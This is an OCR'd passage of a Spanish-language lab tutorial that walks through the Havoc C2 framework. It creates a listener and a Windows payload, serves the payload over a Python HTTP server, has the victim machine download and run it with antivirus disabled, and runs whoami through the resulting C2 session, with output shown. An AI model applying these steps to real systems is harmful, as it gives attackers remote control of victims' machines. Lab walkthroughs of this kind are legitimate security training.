
Dentro de Havoc, creamos un listener. Dejamos todas las configuraciones por defecto.





**Paso 7: Crear un Payload**

Creamos un payload para Windows. Nuevamente, dejamos todas las configuraciones por defecto.

**Desplegar el Payload en la Máquina Victima**




**Paso 8: Configurar un Servidor HTTP en la Máquina Linux**

Salimos de Havoc (lo minimizamos) y en una terminal levantamos un servidor HTTP usando Python.

python3 -m http.server 80

```
root@debian:~/Escritorio# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
```

Nos aseguramos que el payload generado por Havoc esté en el directorio actual.

**Paso 9: Verificar IP**


En otra terminal, verificamos la IP de nuestra máquina.

Ip a


```
root@debian:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:b3:fa:07 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.175.128/24 brd 192.168.175.255 scope global dynamic noprefixrou
te ens33
       valid_lft 963sec preferred_lft 963sec
    inet6 fe80::20c:29ff:feb3:fa07/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


**Paso 10: Descargar y Ejecutar el Payload en la Máquina Windows**

Con el antivirus desactivado, en la máquina Windows:




1. Abrimos Microsoft Edge.
2. Navegamos a la IP del servidor HTTP levantado en la máquina Linux.
3. Descargamos el payload y lo ejecutamos.








**Confirmación y Control**

**Paso 11: Verificar la Conexión en Havoc**

Volvemos a la máquina Linux y, dentro de Havoc, verificamos que se haya añadido una nueva conexión con la máquina Windows víctima. Seleccionamos la conexión para lanzar comandos, como whois, para obtener información de la máquina comprometida.





| ID | External | Internal | User | Computer | OS | Process | PID | Last | Health |
|---|---|---|---|---|---|---|---|---|---|
| 6e5fcf54 | 192.168.175.… | 192.168.175.… | Administrador | DESKTOP-… | Windows 10 | demon.x64.exe | 7016 | 0s | healthy |

```
15/06/2024 13:27:57 [Neo] Demon » whoami
[*] [6EB18D23] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [5846 bytes]:

UserName              SID
===================== ====================================
DESKTOP-VAKM90M\Administrador     S-1-5-21-1137870672-3285687754-487564208-500


GROUP INFORMATION                                Type                 SID
================================================ ==================== ==============
DESKTOP-VAKM90M\Ninguno                          Group                S-1-5-21-11
Todos                                            Well-known group     S-1-1-0
NT AUTHORITY\Cuenta local y miembro del grupo de administradoresWell-known group
BUILTIN\Administradores                          Alias                S-1-5-32-54
BUILTIN\Usuarios                                 Alias                S-1-5-32-54
BUILTIN\Usuarios del registro de rendimiento     Alias                S-1-5-32-55
NT AUTHORITY\INTERACTIVE                         Well-known group     S-1-5-4
INICIO DE SESI◆N EN LA CONSOLA                    Well-known group     S-1-2-1
NT AUTHORITY\Usuarios autentificados             Well-known group     S-1-5-11
NT AUTHORITY\Esta compa◆◆a                         Well-known group     S-1-5-15
NT AUTHORITY\Cuenta local                        Well-known group     S-1-5-113
LOCAL                                            Well-known group     S-1-2-0
NT AUTHORITY\Autenticaci◆n NTLM                   Well-known group     S-1-5-64-1
Etiqueta obligatoria\Nivel obligatorio alto      Label                S-1-16-1228
```

**Paso 12: Acceso Completo de C2**

Si todo ha funcionado correctamente, ya tendríamos acceso completo a la máquina víctima a través del C2 de Havoc.